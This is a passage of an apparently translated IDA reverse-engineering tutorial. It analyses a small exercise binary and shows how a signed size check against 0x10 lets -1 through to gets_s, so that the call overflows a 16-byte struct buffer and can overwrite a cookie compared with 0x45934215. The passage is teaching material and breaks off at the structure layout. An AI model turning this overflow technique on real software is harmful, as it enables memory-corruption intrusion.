
```
00401141 mov     ebp, esp
00401143 sub     esp, 20h
00401146 mov     eax, __security_cookie
0040114B xor     eax, ebp
0040114D mov     [ebp+CANARY], eax
00401150 mov     [ebp+pepe.var_8], 0
00401157 mov     [ebp+pepe.numero], 0
0040115E mov     [ebp+pepe.var_C], 0
00401165 lea     eax, [ebp+pepe]
00401168 push    eax             ; pBuffer
00401169 call    enter
0040116E add     esp, 4
00401171 lea     ecx, [ebp+pepe]
00401174 push    ecx             ; Buf
00401175 call    check
0040117A add     esp, 4
0040117D lea     edx, [ebp+pepe]
00401180 push    edx
00401181 call    desicion
00401186 add     esp, 4
00401189 call    ds:__imp__getchar
20) 00000546 00401146: main+6 (Synchronized with Hex View-
```

And in the main where everything is declared, I see that everything is fine.


Let's go back to the enter function.

```
00401070
00401070 ; Attributes: bp-based frame
00401070
00401070 ; int __cdecl enter(int pBuffer)
00401070 enter proc near
00401070
00401070 var_4= dword ptr -4
00401070 ppepe= dword ptr  8
00401070
00401070 push    ebp
00401071 mov     ebp, esp
00401073 push    ecx
00401074 push    offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \"...
00401079 call    printf
0040107E add     esp, 4
00401081 mov     eax, [ebp+ppepe]
00401084 add     eax, 10h
00401087 push    eax
```


I change the name to **ppepe** for being a pointer to **pepe** and press "Y". I delete the statement, accept it and press "Y" again for the new declaration.




Let’s continue reversing.



Here, it is using a field of the structure since it moves the initial direction to ECX and soon adds 0x14 to him to save it in a field of the same. Here, we do not need to do accounts. I press “T” on that instruction.




I choose to what structure it corresponds and I see in the list that MyStruct is there.




We see that only by detecting that it is a field of the structure, pressing T and choosing the correct one, IDA accommodates its field name, obviously there are many structures and IDA as it is not defined here, it cannot know which structure it belongs to but we indicate it and it puts us the right field.


We see that it is the loop that is placed to filter the 0a after a scanf is an auxiliary field in the code. It is called c but it can have any letter or name.




Each time the pointer is passed to the structure to a record and then an offset is added.



This will be accessing another field. I press T there.




It's the end of that checkup. I go ahead.




It does nothing else and does not return anything in EAX.

So the first function was just to read the number we typed and save it in the field number.

The next check function.




You have to rename Buff to ppepe.




I press Y for Set Type.

There, I see that it compares a field with 0x10. I press T on that instruction.




This compares the number entered with 0x10 considering the sign. This is dangerous if it is used as size later.

We see that when we manage as a structure, the field reads it in a function, it checks it in another function and then it will use it possibly in a third and if we follow the pointer to the structure we can always determine which field it is without having to debug, doing so as loose variables it is complicated to determine that it is always the same value.




There, there is another field. I press T.




I see that the field number is used as a size of a **gets_s** but that number could be 0xffffffff because the previous check was signed and in that case 0xFFFFFFFF is -1 and it is less than 0x10 and it passes perfectly.

We see that **gets_s** is passed the **ppepe** address, as the first field is the Buffer, it will write there.


We already see that there will be overflow.




The last function is also passed to pepe. Let's rename and fix everything.



There, it reads the address of the structure in EAX. Then there is another field, when it adds an offset.



That var_8 is the variable that checks. He never used it or used it any more. I rename it as a cookie but if I do not know the name any will do.



We see that the decision is made here if cookie is equal to 0x45934215, it will tell us that we win if not goodbye. So, we already know what we must pass. Let's look at the distribution of the main stack.

```
000020 ; Two special fields " r" and " s" represent return ad
000020 ; Frame size: 20; Saved regs: 4; Purge: 0
000020 ;
000020
000020 pepe             MyStruct ?
000004 CANARY           dd ?
000000  s               db 4 dup(?)
000004  r               db 4 dup(?)
000008 argc             dd ?
00000C argv             dd ?                    ; offset
000010 envp             dd ?                    ; offset
000014
000014 ; end of stack variables
```

Obviously, everything is inside pepe. The buffer and the cookie. Let's go to structures to see the sizes of each.

```
00000000 MyStruct       struc ; (sizeof=0x1C, mappedto_35) ; XREF: desicion+6/o
00000000                                        ; enter+34/o ...
00000000 Buf            db 16 dup(?)
